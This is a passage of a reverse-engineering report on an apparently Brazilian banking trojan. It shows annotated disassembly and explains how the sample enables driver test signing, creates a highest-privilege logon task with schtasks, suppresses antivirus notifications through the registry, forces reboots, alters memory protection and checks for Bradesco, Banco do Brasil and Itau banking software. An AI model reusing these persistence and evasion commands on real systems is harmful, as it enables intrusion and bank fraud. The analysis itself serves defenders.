call    ds:CreateServiceA ; Creates a service object and adds it to
                          ; the specified service control manager
                          ; database.
                          ; RETURN VALUE: If the function succeeds,
                          ; the return value is a handle to the
                          ; service.

```

As the **563010** routine is long (remember, it acquires the **computer name** and the **Volume Information** of the drive C), so we are going to show only two parts of it:

```

loc_56307C:                ; CODE XREF: sub_563010+587j
        lea     eax, [esp+0BCh+UoVolumeSerialNumber]
        mov     [esp+0BCh+RootPathName], 'C'
        mov     [esp+0BCh+var_7B], ':'
        mov     [esp+0BCh+var_7A], '\'
        mov     [esp+0BCh+var_79], 0
        mov     [esp+0BCh+lpUoVolumeSerialNumber], eax ; lpUoVolumeSerialNumber
        lea     eax, [esp+0BCh+RootPathName]
        mov     [esp+0BCh+nFileSystemNameSize], 0 ; nFileSystemNameSize
        mov     [esp+0BCh+lpFileSystemNameBuffer], 0 ; lpFileSystemNameBuffer
        mov     [esp+0BCh+lpFileSystemFlags], 0 ; lpFileSystemFlags
        mov     [esp+0BCh+lpMaximumComponentLength], 0 ; lpMaximumComponentLength
        mov     [esp+0BCh+dwBytes], 0 ; nVolumeNameSize
        mov     [esp+0BCh+dwFlags], 0 ; lpVolumeNameBuffer
        mov     [esp+0BCh+hHeap], eax ; lpRootPathName
        call    ds:GetVolumeInformationA
        sub     esp, 20h
        test    eax, eax
        jz      loc_563211
        mov     ebx, [esp+0BCh+UoVolumeSerialNumber]

```

The **Volume Serial Number** is used as **part of the service name** after some manipulations:

```

mov     ecx, [esp+0BCh+var_90]
mov     edx, [esp+0BCh+var_91]
mov     [esp+0BCh+var_78], '%'
mov     [esp+0BCh+var_77], '.'
mov     [esp+0BCh+var_76], '8'
mov     [esp+0BCh+var_75], 'X'
mov     [esp+0BCh+var_74], '%'
mov     [esp+0BCh+var_73], '.'
mov     [esp+0BCh+var_72], '8'
mov     [esp+0BCh+var_71], 'X'
mov     [esp+0BCh+var_70], 0
mov     [esp+0BCh+lpUoVolumeSerialNumber], eax
mov     [esp+0BCh+dwBytes], ecx
mov     [esp+0BCh+dwFlags], edx ; LPCSTR
mov     [esp+0BCh+hHeap], esi ; LPSTR
call    edi ; wsprintfA ; The wsprintf function formats and stores
                          ; a series of characters and values in a
                          ; buffer. Any arguments are converted and
                          ; copied to the output buffer according to
                          ; the corresponding format specification
                          ; in the format string. The function
                          ; appends a terminating null character to
                          ; the characters it writes, but the return
                          ; value does not include the terminating
                          ; null character in its character count.
                          ; RETURN VALUE: If the function succeeds,
                          ; the return value is the number of
                          ; characters stored in the output buffer,
                          ; not counting the terminating null
                          ; character. If the function fails, the
                          ; return value is less than the length of
                          ; the expected output. To get extended
                          ; error information, call GetLastError.

```

The output format is according to service name that we have found previously (**1C51F309C6EBA200**), which is composed by 16 hexadecimal digits. ☺

At **loc\_574517 location**, there are initially three calls for different routines. At **sub\_573DD0 routine**, new interesting facts happen. The malware enables the **Test Signing Boot Configuration (Test Signing Mode)** option to allow using test code signing certificates (for example, certificates generated using **makecert.exe** tool) for signing drivers. In other words, the malware author is able to create his/her own certificate, sign the driver and use it on the system.

Nonetheless, this concern is only for x64 systems because, in **x86 systems**, the **Windows enforces the kernel mode driver signing only for kernel mode boot-start drivers and drivers involved to protected media**. Certainly, it is very convenient for malware authors. ☺

Obviously, the malware needs to set **Test Signing Mode** for Windows allowing it to load their own malicious driver (**bf190a1f.sys**). However, remember that for enabling **Test Signing Mode**, the **Secure Boot** (it prevents a rootkit to replace the boot loader by a malicious one) must be disabled in the BIOS previously. Furthermore, the system must be rebooted for the **Test Signing Mode** to take effect (and it is rebooted as we have learned previously ☺).

```
.text:00573DE3      mov     [esp+8Ch+var_74], 'b'
.text:00573DE8      mov     [esp+8Ch+var_73], 'c'
.text:00573DED      mov     [esp+8Ch+var_72], 'd'
.text:00573DF2      mov     [esp+8Ch+var_71], 'e'
.text:00573DF7      mov     edi, ebx
.text:00573DF9      mov     [esp+8Ch+var_70], 'd'
.text:00573DFE      mov     [esp+8Ch+var_6F], 'i'
.text:00573E03      rep stosd
.text:00573E05      mov     [esp+8Ch+var_6E], 't'
.text:00573E0A      mov     [esp+8Ch+var_6D], '.'
.text:00573E0F      mov     [esp+8Ch+var_6C], 'e'
.text:00573E14      mov     [esp+8Ch+var_6B], 'x'
.text:00573E19      mov     [esp+8Ch+var_6A], 'e'
.text:00573E1E      mov     [esp+8Ch+var_69], 0
.text:00573E23      loc_573E23:
.text:00573E23      mov     [esp+eax+8Ch+var_68], 0
.text:00573E2B      add     eax, 4
.text:00573E2E      cmp     eax, 20h
.text:00573E31      jb     short loc_573E23
.text:00573E33      lea     ecx, [esp+8Ch+var_68]
.text:00573E37      test    edx, edx
.text:00573E39      mov     byte ptr [esp+8Ch+var_68], '/'
.text:00573E3E      mov     byte ptr [esp+8Ch+var_68+1], 's'
.text:00573E43      mov     byte ptr [esp+8Ch+var_68+2], 'e'
.text:00573E48      mov     byte ptr [esp+8Ch+var_68+3], 't'
.text:00573E4D      mov     [esp+8Ch+var_64], ' '
.text:00573E52      mov     edi, ecx
.text:00573E54      mov     [esp+8Ch+var_63], 't'
.text:00573E59      mov     [esp+8Ch+var_62], 'e'
.text:00573E5E      mov     [esp+8Ch+var_61], 's'
.text:00573E63      mov     [esp+8Ch+var_60], 't'
.text:00573E68      mov     [esp+8Ch+var_5F], 's'
.text:00573E6D      mov     [esp+8Ch+var_5E], 'i'
.text:00573E72      mov     [esp+8Ch+var_5D], 'g'
.text:00573E77      mov     [esp+8Ch+var_5C], 'n'
.text:00573E7C      mov     [esp+8Ch+var_5B], 'i'
.text:00573E81      mov     [esp+8Ch+var_5A], 'n'
.text:00573E86      mov     [esp+8Ch+var_59], 'g'
.text:00573E8B      mov     [esp+8Ch+var_58], ' '
.text:00573E90      jz     loc_573F50
```

It is straight to confirm that **bf190a1f.sys driver does not have any valid signature** and, as you are able see, maybe it has been created on 2017/March/29 :

```

C:\analysis\main>AnalyzePEsig-x86.exe bf190a1f.sys
Filename: bf190a1f.sys
Extension: .sys
MD5: 1c65585689cf0c647d0e6cd93f55a0ed
Entropy: 4.21296
Filesize: 4608
Creation time: 2017/08/30 19:10:10
Last write time: 2017/07/21 06:05:31
Last access time: 2017/08/30 19:10:10
Owner name: Win32\AB
File attributes: 21
File attributes decode: AR
Characteristics: 102
Characteristics decode: exec
Magic: 10b
Magic decode: 32-bit
Subsystem: 1
Size of code: 1536
Address of entry point: 4000
Compile time: 2017/03/29 13:22:40
Error code: 2148204800 No signature was present in the subject.
Valid signature: 0
From catalog file: 0
Count catalog files: 0
CLR version:
Sections: .text,.rdata,.data,INIT,.reloc
Signature size 1: 0
Signature size 2: 0
Signature Revision: 0
Signature Certificate Type: 0
Bytes after signature: 0
Result PKCS7 parser: 0
PKCS7 size: 0
Bytes after PKCS7 signature: 0
Bytes after PKCS7 signature not zero: 0
PKCS7 signingtime:
DEROIDHash:
Valid signature: 0
Error code: 2148204800 No signature was present in the subject.
From catalog file: 0
Count catalog files: 0

```

At `loc_574517` → `sub_5740B0` routine, more attractive actions happen. A task is being created by using the `schtasks.exe /create /SC onlogon /TN task0236 /TR <directory/file> /F /RL highest` command, where `/F` option suppresses any warning even the task already exists and `/RL` option specifies the run level for the task.

This task command is executed by using the sequence `GetCommandLineA()` function, which retrieves the command-line above that executes the `schtasks` command, and `ShellExecuteA()` function executes the command itself.

Following the code, at `loc_574517` → `sub_5739C0` routine, the `SHGetFolderPath()` function, which gets a path of a folder through its `CSIDL (Constant Special Item ID List)` value, is called. As a side note, the `CSIDL` provides a way to identify a folder often used by applications, but that eventually does not have the same location on any given system. In our case, the `CSIDL` value is `0x1a`, which means `C:\Documents and Settings\username\Application Data` or `C:\Users\username\AppData` (information retrieved from [https://msdn.microsoft.com/en-us/library/windows/desktop/bb774096\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb774096(v=vs.85).aspx)).

The syntax of the `SHGetFolderPath()` function is:

```

HRESULT SHGetFolderPath (
    _In_ HWND hwndOwner,
    _In_ int nFolder,
    _In_ HANDLE hToken, // An access token that can be used to represent a particular user.
    _In_ DWORD dwFlags,
    _Out_ LPTSTR pszPath
);

```

The overview of the associated code follows below:

```

lea     ebx, [esp+14Ch+var_110]
mov     [esp+14Ch+Str], al
mov     [esp+14Ch+dwFlags], 0 ; dwFlags_SHGetFolderPath
mov     [esp+14Ch+hToken], 0 ; hToken_SHGetFolderPath
mov     [esp+14Ch+csidl], 1Ah ; csidl
mov     [esp+14Ch+pszPath], ebx ; pszPath_SHGetFolderPath
mov     [esp+14Ch+hwnd], 0 ; hwnd
call    ds:SHGetFolderPathA ; Deprecated. Gets the path of a folder
        ; identified by a CSIDL value. Note As of
        ; Windows Vista, this function is merely a
        ; wrapper for SHGetKnownFolderPath. The
        ; CSIDL value is translated to its
        ; associated KNOWNFOLDERID and then
        ; SHGetKnownFolderPath is called. New
        ; applications should use the known folder
        ; system rather than the older CSIDL
        ; system, which is supported only for
        ; backward compatibility.
        ; RETURN VALUE: Returns S_OK if
        ; successful, or an error value otherwise,
        ; including the following.

sub     esp, 14h
test    eax, eax
js     loc_573AB0

mov     [esp+14Ch+dwFlags], 0 ; LPCSTR
mov     [esp+14Ch+hToken], ebx ; LPCSTR
mov     [esp+14Ch+csidl], 1 ; int
mov     [esp+14Ch+hwnd], 0E914768h ; int
call    sub_5633C0
test    eax, eax
mov     esi, eax
jz     loc_573AB0

```

Afterwards, the file is opened for binary writing using **fopen( )** function and it writes using the **fwrite( )** function.

The next trick used by the malware is **to disable the AV notification of Windows** through settings on the Registry by using **RegOpenKeyExA( )** and **RegSetValueExA( )** functions( ). It changes the **SOFTWARE\Microsoft\Security Center\AntiVirusDisableNotify** subkey. Note for malwares authors: on Windows 10 this is a useless trick because the **AntiVirusDisableNotify** subkey, as well **FirewallDisableNotify** and **UpdatesDisableNotify** subkeys, were disabled. ☺

The Notification Center (a hub for messages) is disabled through the same functions acting on **SOFTWARE\Policies\Microsoft\Windows\Explorer\DisableNotificationCenter** subkey.

At **loc\_5744CE** location, the **sub\_573FD0** routine is called. This routine forces a system shutdown (**shutdown.exe -r -f -t 1**) through the **ShellExecuteExA( )** function. Remember that it was necessary to the driver being loaded, among other things... ☺

## Evidence set 5:

Returning to **loc\_571D56** location, which there are many references at **loc\_571CF0** location (page 95) was pointing, we see many interesting things that worth to be mentioned.

An event (a kernel object) is being created using **CreateEventA( )** function. In this case, the event is a **manual-reset event**. Events are a technique to notify that an operation has completed. As in this case the event is a manual-reset event, so all threads waiting the event to be accomplished

become schedulable after the event has finished. Using simpler words, imagine an event as a “big task” that all waiting threads can try to be scheduled by the processor when this “big task” has finished. Thus, when the event starts as “not signaled”, as soon it finishes it becomes signaled and all waiting threads know that the event has finished.

A critical section object, which is used by a code that requires exclusive (atomic) access to a shared resource before this code to execute, is created calling **InitializeCriticalSection( )** function. It is suitable to remember that the thread can be preempted by another thread any time, but none else thread can access the same resources.

At **loc\_571D56** → **sub\_576970** routine, a handle to **shell.dll** (which imports **CommandLineToArgW( )**, **SHChangeNotify()**, **SHGetFolderPath()** and **ShellExecuteEx/ExW()** functions), is got by using **GetModuleHandleA( )** and **GetModuleFileNameA( )** functions.

Still at **sub\_576970** routine, it is very interesting to realize that the malware is working with **WinSxS folder** (located at **C:\Windows\Winsxs** directory) concept, which is a kind of “native cache” . When handling WinSxS folder, the malware can keep copies of any DLLs and files there (all manifests included, obviously). This is the concept of assembly: a collection of DLLs, COM classes and manifests (specified by the **ACTCTX** structure).

Therefore, the malware creates an **activation context** by using **CreateActCtxA( )** function. The Windows keeps a reference counter to each activation context **created by CreateActCtxA( )** function and **activated by ActivateActCtx( )** function, so the context is only destroyed when the counter reaches zero.

Usually, we have seen activation context for **LoadLibrary( )** function (to load a specific DLL without providing the path) and **CoCreateInstance( )** function (to create a COM object by using the CLSID) functions. Using few words, WinSxS is a rough way to provide reasonable deployment options for unmanaged code as it would be possible whether it was a managed code.

```
loc_5769F5:                                     ; CODE XREF: sub_576970+78↑j
        lea     eax, [esp+15Ch+pActCtx]
        mov     [esp+15Ch+pActCtx.cbSize], 20h
        mov     [esp+15Ch+pActCtx.dwFlags], 8
        mov     [esp+15Ch+pActCtx.lpSource], esi ← Points to shell32.dll file
        mov     [esp+15Ch+pActCtx.lpResourceName], 7Ch
        mov     [esp+15Ch+lpModuleName], eax ; pActCtx_CreateActCtxA
        call    ds:CreateActCtxA ; The CreateActCtx function creates an
                                ; activation context.
                                ; RETURN VALUE: If the function succeeds,
                                ; it returns a handle to the returned
                                ; activation context. Otherwise, it
                                ; returns INVALID_HANDLE_VALUE.

        sub     esp, 4
        test    eax, eax
        jz     short loc_5769EA
        lea     edx, [esp+15Ch+Cookie]
        mov     [esp+15Ch+lpModuleName], eax ; hActCtx_ActivateActCtx
        mov     [esp+15Ch+lpFilename], edx ; lpCookie_ActivateActCtx
        call    ds:ActivateActCtx ; The ActivateActCtx function activates
                                ; the specified activation context.
                                ; RETURN VALUE: If the function succeeds,
                                ; it returns TRUE. Otherwise, it returns
                                ; FALSE.
```

In **sub\_576A50 routine**, a handle to **ntdll.dll** using **GetModuleHandleW( ) function** is acquired and the address of **RtlGetVersion( ) function**, which is able to get the version information about the currently running operating system, is gotten by calling **GetProcAddress( ) function**. The Windows version evaluation is important for deciding to use either the **SetProcessDPIAware( ) function** from **user32.dll** (used and recommended only on Windows Vista) or **SetProcessDpiAwareness( ) function** from **shcore.dll** (recommended on Windows 8 versions and higher). Likely, the malware will call graphical functions at some point (as we have seen previously, the malware shows a face picture on the screen for stealing bank data from client)

In **loc\_571DB4 → sub\_56EFC0 → sub\_562D90 routine**, the **VirtualQuery( ) function**, which retrieves information about a region of consecutive pages at the virtual address space of the calling process and fills the **MEMORY\_BASIC\_INFORMATION structure**, is called.

In **loc\_571DB4 → sub\_56EFC0 → sub\_578820 routine**, the protection of the current thread (its ID is retrieved using **GetCurrentThreadId( ) function**) is changed to **PAGE\_EXECUTE\_READWRITE (0x40)** by using the **VirtualProtect( ) function**. In this case, there is a huge chance of the malware is querying and changing the page protection for performing **either code-injection or hooking later**. 😊

```
loc_578892:                                ; CODE XREF: sub_578820+93↓j
mov     [esp+3Ch+lpAddress], esi ; lpAddress_VirtualProtect
mov     [esp+3Ch+lpf10ldProtect], ebp ; lpf10ldProtect_VirtualProtect
mov     [esp+3Ch+f1NewProtect], 40h ; f1NewProtect_VirtualProtect
mov     [esp+3Ch+dwSize], 10000h ; dwSize_VirtualProtect
call    edi ; VirtualProtect ; Changes the protection on a region of
; committed pages in the virtual address
; space of the calling process.
; RETURN VALUE: If the function succeeds,
; the return value is nonzero.

mov     esi, [esi+4]
sub     esp, 10h
test    esi, esi
jnz     short loc_578892
jmp     loc_578836
```

In **loc\_571DB4 → sub\_56EFC0 → sub\_578A70 routine**, the thread is suspended by using **GetCurrentThread( ) + SuspendThread( ) functions**. Right before seeing these calls, there is a sequence of calls from **sub\_589720 routine**, but there is not anything quite relevant there, except some concern in controlling the access to shared data by using **Semaphores and Critical Threads**.

In **loc\_56F020 → sub\_56EFC0 → sub\_578A50 → sub\_5789F0 → sub\_5788C0**, a curious sequence occurs. First, the thread ID of the calling thread is retrieved by calling **GetCurrentThreadId( ) function**.

Continuing within **sub\_5788C0 routine**, we should follow to **sub\_578140 routine**. There, the malware gets the process handle to the current process (**GetCurrentProcess( ) function**), changes back the memory protection to **PAGE\_EXECUTE\_READ** by using the **VirtualProtect( ) function** and flushes the instruction cache of the current process by using the **FlushInstructionCache( ) function**., as shown below:

```

sub     esp, 2Ch
call   ds:GetCurrentProcess ; Retrieves a pseudo handle for the
                                ; current process.
                                ; RETURN VALUE: The return value is a
                                ; pseudo handle to the current process.

mov     ebx, ds:lpAddress
mov     esi, ds:VirtualProtect ; Changes the protection on a region of
                                ; committed pages in the virtual address
                                ; space of the calling process.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is nonzero.

test   ebx, ebx
jz     short loc_57819E
lea    edi, [esp+3Ch+f101dProtect]
mov     ebp, eax

loc_578163:
                                ; CODE XREF: sub_578140+5C↓j
mov     [esp+3Ch+lpAddress], ebx ; lpAddress_VirtualProtect
mov     [esp+3Ch+lpf101dProtect], edi ; lpf101dProtect_VirtualProtect
mov     [esp+3Ch+f1NewProtect], 20h ; f1NewProtect_VirtualProtect
mov     [esp+3Ch+dwSize], 10000h ; dwSize_VirtualProtect
call   esi ; VirtualProtect ; Changes the protection on a region of
                                ; committed pages in the virtual address
                                ; space of the calling process.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is nonzero.

sub     esp, 10h
mov     [esp+3Ch+dwSize], ebx ; lpBaseAddress_FlushInstructionCache
mov     [esp+3Ch+f1NewProtect], 10000h ; dwSize_FlushInstructionCache
mov     [esp+3Ch+lpAddress], ebp ; hProcess_FlushInstructionCache
call   ds:FlushInstructionCache ; Flushes the instruction cache for the
                                ; specified process.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is nonzero.

```

Finally, the thread is resumed by calling the **ResumeThread( )** function.

At **loc\_571DB4** → **sub\_5735A0** → **sub\_575980** routine, the username (**GetUserNameA()** function), the computer name (**GetComputerNameA ( )** function) and volume information (**GetVolumeInformationA( )** function) are acquired.

We should remember that a **COM class** (a **COM is a binary file containing functions used by other programs**) is capable to instantiating (create) objects (for example, a **FileSystem object**), which have methods and properties, which allows us to manipulate and change its content (directories and files).

In-process server, which is strongly bound to COM objects and responsible for holding the path of a DLL, is registered by calling the **ImprocServer32( )** function. As a programmer, we are able to specify the thread model such **both (single or multithread), free (multithread), apartment(single thread) or neutral** to be used.

The associated register (indicating where the component can be found) is **HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\CLSID\InprocServer32** registry sub-key.

Using **In-process server** (and **Win SxS**) could help to prevent problems such **DLL Hell**, when it was hard to determine which DLL version to load. Obviously, as analyzing it within the malware world, the purpose could be exactly the opposite that is forcing to load the bad DLL. ☺



At `loc_571DB4` → `sub_5735A0` → `sub_575980` routine, the malware calls `SHGetFolderPath()` function again, but this time using a `CLSID` equal to `0x26` (`C:\Program Files` folder). This time, we could realize that the malwares is tracking an existence of a legal banker program at `scpbrad` directory from a Brazilian bank named **Bradesco** by using the `PathFileExistsA()` function, as shown below:

```

sub     esp, 14h
test   eax, eax
js     short loc_575D1C
lea    eax, [esp+30Ch+Data]
mov    [esp+30Ch+pcbBuffer], ebp ; Source
mov    [esp+30Ch+Dest], '\
mov    [esp+30Ch+var_1AF], 's'
mov    [esp+30Ch+var_1AE], 'c'
mov    [esp+30Ch+lpBuffer], eax ; Dest
mov    [esp+30Ch+var_1AD], 'p'
mov    [esp+30Ch+var_1AC], 'b'
mov    [esp+30Ch+var_1AB], 'r'
mov    [esp+30Ch+var_1AA], 'a'
mov    [esp+30Ch+var_1A9], 'd'
mov    [esp+30Ch+var_1A8], 0
call   strcat
lea    eax, [esp+30Ch+Data]
mov    [esp+30Ch+lpBuffer], eax ; pszPath_PathFileExists
call   ds:PathFileExistsA ; Determines whether a path to a file
                                ; system object such as a file or
                                ; directory is valid.
                                ; RETURN VALUE: Returns TRUE if the file
                                ; exists, or FALSE otherwise. Call
                                ; GetLastError for extended error
                                ; information.
sub     esp, 4
test   eax, eax
jnz    loc_5761F4

```

An additional test is done by checking the existence of the `C:\Program Files\Appbrad` directory, which is also used for an application from **Bradesco** bank, as shown below:

```

sub     esp, 14h
test   eax, eax
js     short loc_575DC5
lea    eax, [esp+30Ch+Data]
mov    [esp+30Ch+pcbBuffer], ebp ; Source
mov    [esp+30Ch+Dest], 5Ch
mov    [esp+30Ch+var_1AF], 'A'
mov    [esp+30Ch+var_1AE], 'p'
mov    [esp+30Ch+lpBuffer], eax ; Dest
mov    [esp+30Ch+var_1AD], 'p'
mov    [esp+30Ch+var_1AC], 'B'
mov    [esp+30Ch+var_1AB], 'r'
mov    [esp+30Ch+var_1AA], 'a'
mov    [esp+30Ch+var_1A9], 'd'
mov    [esp+30Ch+var_1A8], 0
call   strcat
lea    eax, [esp+30Ch+Data]
mov    [esp+30Ch+lpBuffer], eax ; pszPath_PathFileExists
call   ds:PathFileExistsA ; Determines whether a path to a file
                                ; system object such as a file or
                                ; directory is valid.
                                ; RETURN VALUE: Returns TRUE if the file
                                ; exists, or FALSE otherwise. Call
                                ; GetLastError for extended error
                                ; information.

```

At same routine, we see other lines of code that are checking the existence of an application named Brazil USB Token (from **Banco do Brasil** – another Brazilian bank), which is installed at C:\Program Files\Brazil\Brazil USB token Tool.

To perform this check it is used the same **SHGetFolderPathA( )** function, which uses a **CLSID** equal to **0x26** that mean C:\Program Files folder), for finding the directory as well the same **PathFileExistsA( )** function to check the path to application exists, as shown below:

```

mov     [esp+30Ch+Dest], '\
mov     [esp+30Ch+var_1AF], 'B'
mov     [esp+30Ch+var_1AE], 'r'
mov     [esp+30Ch+var_1AD], 'a'
mov     [esp+30Ch+var_1AC], 'z'
mov     [esp+30Ch+var_1AB], 'i'
mov     [esp+30Ch+var_1AA], 'l'
mov     [esp+30Ch+var_1A9], '\
mov     [esp+30Ch+var_1A8], 'B'
mov     [esp+30Ch+var_1A7], 'r'
mov     [esp+30Ch+var_1A6], 'a'
mov     [esp+30Ch+var_1A5], 'z'
mov     [esp+30Ch+var_1A4], 'i'
mov     [esp+30Ch+var_1A3], 'l'
mov     [esp+30Ch+var_1A2], '
mov     [esp+30Ch+var_1A1], 'U'
mov     [esp+30Ch+var_1A0], 'S'
mov     [esp+30Ch+var_19F], 'B'
mov     [esp+30Ch+var_19E], '
mov     [esp+30Ch+var_19D], 't'
mov     [esp+30Ch+var_19C], 'o'
mov     [esp+30Ch+var_19B], 'k'
mov     [esp+30Ch+var_19A], 'e'
mov     [esp+30Ch+var_199], 'n'
mov     [esp+30Ch+var_198], '
mov     [esp+30Ch+var_197], 'T'
mov     [esp+30Ch+var_196], 'o'
mov     [esp+30Ch+var_195], 'o'
mov     [esp+30Ch+var_194], 'l'
mov     [esp+30Ch+var_193], 0
mov     [esp+30Ch+pcbBuffer], ebp ; Source
mov     [esp+30Ch+lpBuffer], eax ; Dest
call    strcat
lea     eax, [esp+30Ch+Data]
mov     [esp+30Ch+lpBuffer], eax ; pszPath_PathFileExists
call    ds:PathFileExistsA ; Determines whether a path to a file
                           ; system object such as a file or
                           ; directory is valid.
                           ; RETURN VALUE: Returns TRUE if the file
                           ; exists, or FALSE otherwise. Call
                           ; GetLastError for extended error
                           ; information.

```

At **loc\_571DB4** → **sub\_5735A0** → **sub\_575980** → **sub\_5652F0** → **sub\_5650E0** routine, the existence of another application named “Aplicativo Itau\itauaplicativo.exe” from another Brazilian bank (**Itau bank**) at C:\Users\username\AppData\Local directory is also tested. We know the directory because the **CSIDL** equal to **0x1C** (again, you could refers to <https://msdn.microsoft.com/enus/library/windows/desktop/bb774096%28v=vs.85%29.aspx?f=255&MSPPError=-2147217396> page for checking it) is provide to **the SHGetFolderPathA() function**.

This code checking this application bank is showed below:

```

.text:00565134      mov     [esp+4Ch+Size], ebx ; Dest
.text:00565137      mov     [esp+4Ch+Source], '\
.text:0056513C      mov     [esp+4Ch+var_1F], 'A'
.text:00565141      mov     [esp+4Ch+var_1E], 'p'
.text:00565146      mov     [esp+100b], edi ; Source
.text:0056514A      mov     [esp+4Ch+var_1D], 'l'
.text:0056514F      mov     [esp+4Ch+var_1C], 'i'
.text:00565154      mov     [esp+4Ch+var_1B], 'c'
.text:00565159      mov     [esp+4Ch+var_1A], 'a'
.text:0056515E      mov     [esp+4Ch+var_19], 't'
.text:00565163      mov     [esp+4Ch+var_18], 'i'
.text:00565168      mov     [esp+4Ch+var_17], 'u'
.text:0056516D      mov     [esp+4Ch+var_16], 'o'
.text:00565172      mov     [esp+4Ch+var_15], '.'
.text:00565177      mov     [esp+4Ch+var_14], 'I'
.text:0056517C      mov     [esp+4Ch+var_13], 't'
.text:00565181      mov     [esp+4Ch+var_12], 'a'
.text:00565186      mov     [esp+4Ch+var_11], 'u'
.text:0056518B      mov     [esp+4Ch+var_10], 0
.text:00565190      call   strcat
.text:00565195      mov     [esp+4Ch+Size], 104h ; Size
.text:0056519C      call   malloc
.text:005651A1      test    eax, eax
.text:005651A3      mov     esi, eax
.text:005651A5      jz     loc_565250
.text:005651AB      mov     [esp+4Ch+csidl], ebx ; Source
.text:005651AF      mov     [esp+4Ch+Size], eax ; Dest
.text:005651B2      mov     [esp+4Ch+Source], '\
.text:005651B7      mov     [esp+4Ch+var_1F], 'i'
.text:005651BC      mov     [esp+4Ch+var_1E], 't'
.text:005651C1      mov     [esp+4Ch+var_1D], 'a'
.text:005651C6      mov     [esp+4Ch+var_1C], 'u'
.text:005651CB      mov     [esp+4Ch+var_1B], 'a'
.text:005651D0      mov     [esp+4Ch+var_1A], 'p'
.text:005651D5      mov     [esp+4Ch+var_19], 'l'
.text:005651DA      mov     [esp+4Ch+var_18], 'i'
.text:005651DF      mov     [esp+4Ch+var_17], 'c'
.text:005651E4      mov     [esp+4Ch+var_16], 'a'
.text:005651E9      mov     [esp+4Ch+var_15], 't'
.text:005651EE      mov     [esp+4Ch+var_14], 'i'
.text:005651F3      mov     [esp+4Ch+var_13], 'u'
.text:005651F8      mov     [esp+4Ch+var_12], 'o'
.text:005651FD      mov     [esp+4Ch+var_11], '.'
.text:00565202      mov     [esp+4Ch+var_10], 'e'
.text:00565207      mov     [esp+4Ch+var_F], 'x'
.text:0056520C      mov     [esp+4Ch+var_E], 'e'
.text:00565211      mov     [esp+4Ch+var_D], 0
.text:00565216      call   strcpy

```

At `loc_571DB4` → `sub_5735A0` → `sub_575980` → `sub_562BA0` → `sub_5627F0` → `sub_562630` routine, the `wininet.dll` library is dynamically loaded by using the usual `LoadLibrary ( )` function, so its functions used by the malware do not appear in the **IAT (Import Address Table)** during the malware loading time. ☺ This DLL is always related to Internet access by using functions such as `InternetConnect ( )`, `InternetOpen ( )`, `InternetOpenUrl ( )`, `HttpOpenRequest ( )`, and so on.

At `loc_571DB4` → `sub_5735A0` → `sub_575980` → `sub_562930` routine, the first clues about a HTTP access to the Internet appear, probably indicating a **C2 communication**.


In general words, the `wininet.dll` is loaded using `sub_562630` routine and few functions are called using their respective hashes, as shown below:

```

mov     eax, [esp+5Ch+arg_0]
mov     ebx, [esp+5Ch+arg_4]
mov     [esp+5Ch+var_2C], 0
mov     [esp+5Ch+var_28], 4
test    eax, eax
jz      loc_562A80
mov     eax, [ebx+0Ch]
mov     edi, offset aGet ; "GET"
mov     ecx, offset Str ; "Content-Type: application/x-www-form-ur"...
mov     esi, offset aConnectionClos ; "Connection: close\r\n"
mov     [esp+5Ch+var_24], offset asc_60F0C6 ; "*/*"
mov     [esp+5Ch+var_20], 0
mov     edx, eax
and     edx, 1000h
cmp     edx, 1
sbb     ebp, ebp
and     ebp, 0FF800000h
sub     ebp, 7B7B0900h
and     eax, 10h
mov     eax, offset aPost ; "POST"
cmovz  edi, eax
mov     eax, [ebx+8]
cmovz  esi, ecx
mov     [esp+5Ch+var_30], eax
call    sub_562630
test    eax, eax
jz      loc_562A80
mov     [esp+5Ch+var_58], 9EA7F1C2h
mov     [esp+5Ch+Str], eax
call    sub_562EC0

```

The hash of each function is used to help in looking up on the **Export Table** of **wininet.dll**. The problem is that the hash function is unknown (yes, we could reverse it...). Anyway, the code responsible for this lookup is the **sub\_562EC0 routine**, which is called for each used function and, before proceeding, it is appropriate to show and remember the PE header:



The respective structures are:

